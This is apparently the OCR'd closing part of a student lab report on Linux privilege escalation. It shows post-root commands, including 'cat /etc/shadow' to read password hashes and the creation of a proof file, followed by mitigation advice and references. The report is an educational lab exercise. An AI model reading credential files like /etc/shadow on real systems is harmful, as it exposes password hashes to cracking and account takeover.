Command used: ls -la /root

Output: total 92

drwx ======= 10 root root 4096 Feb 28 05:52 .

drwxr-xr-x 18 root root 4096 Sep 9 06:44 ..


-rw-r—r—1 root root 5551 Sep 9 06.33 .bashrc

- **Accessing restricted files /etc/shadow proving the escalation**

Command used:

cat /etc/shadow | head -3

- **Proof file creation**



Command used:

touch /root/milestone3-proof.txt

Echo “Privilege Escalation Successful - $(date)” > /root/milestone3_proof.txt

ls -la /root/milestone3_proof.txt


cat /root/milestone3_proof.txt

Output:

Privilege Escalation Successful = Sat Feb 28 06:23:34 AM EST 2026

RETURNING TO STANDARD USER

Exiting the root shell back to standard user



Command used:

exit

Standard User kali with verification

Command used:

whoami

id

Output:

The outputs shows the standard user verification, kali and uid=1000(kali)

MITIGATION AND PREVENTION

Tools to Protect Your Systems from Privilege Escalation

1. **UEBA (User and Entity Behavior Analytics**)– UEBA is a security tool that uses machine learning to analyze user behavior and detect anomalous activity. This tool can identify changes in access patterns, attempts to access sensitive information, or escalate privileges
2. **Password security tools**– Password Auditor and Password Manager Pro are popular password security tools that offer a comprehensive password management solution and help individuals and businesses save and store their passwords securely.
3. **Vulnerability scanners**– Vulnerability scanners are automated tools that scan a system, network, or application for vulnerabilities and misconfigurations that could be exploited for privilege escalations.
4. **Privileged Access Management (PAM) software solutions**- PAM solutions protect organizations against privilege escalation attacks by identifying, monitoring, and detecting unauthorized access to sensitive information.

Best Practices to Prevent Privilege Escalation Attacks

- **Principle of least privilege-** This measure is required to limit access to sensitive systems, applications, and data to only those who need it.
- **Patch and update software regularly-** Keeping all systems, software, and applications up to date with the latest security patches is essential in fixing known vulnerabilities.
- **Vulnerability scanning-** IT infrastructure's components that are routinely scanned for weaknesses are safer by identifying misconfigurations, undocumented system changes, and unknown programs.
- **Implement strong passwords-** Encourage users to use strong and unique passwords that are more challenging to guess or crack.
- **Security awareness training-** Emphasize the hazards and perils of sharing accounts and passwords.

CONCLUSION

The privilege escalation attack was successfully executed creating a major security concern as they allow attackers to control the system and access sensitive information. The attack achieved the goal of escalating a normal user to a super user with root access privileges and gaining full control over the operating system.

REFERENCES

EC-Council. (2023) *What is privilege escalation? Understanding its types, attacks, and mitigating them*. 29 March. Available at: https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/privilege-escalations-attacks/

Hexdump. (2024a) *Linux capabilities enumeration*. 4 September. Available at: https://youtu.be/vbjuVTfVFMA?si=DRHzbWQi2L3Z96fw

Hexdump. (2024b) *SUID exploitation*. 13 June. Available at: https://youtu.be/sQW-Bja7pvE?si=vu6eB7wmsmipCmwh

Lenaerts-Bergmans, B. (2022) *What is privilege escalation?* 2 June. Available at: https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/privilege-escalation/

Selvidge, J. (2024) *Privilege escalation attacks: Types, examples, and prevention*. 31 March. Available at: https://purplesec.us/learn/privilege-escalation-attacks/

Haber, M.J. (2026) *What is privilege escalation? Attacks & defense explained*. 16 January. Available at: https://www.beyondtrust.com/blog/entry/privilege-escalation-attack-defense-explained

Medium. (n.d.) *Privilege escalation image*. Available at: https://miro.medium.com/v2/resize:fit:720/format:webp/1*4qMl-sS62V24iF9rag42wQ.png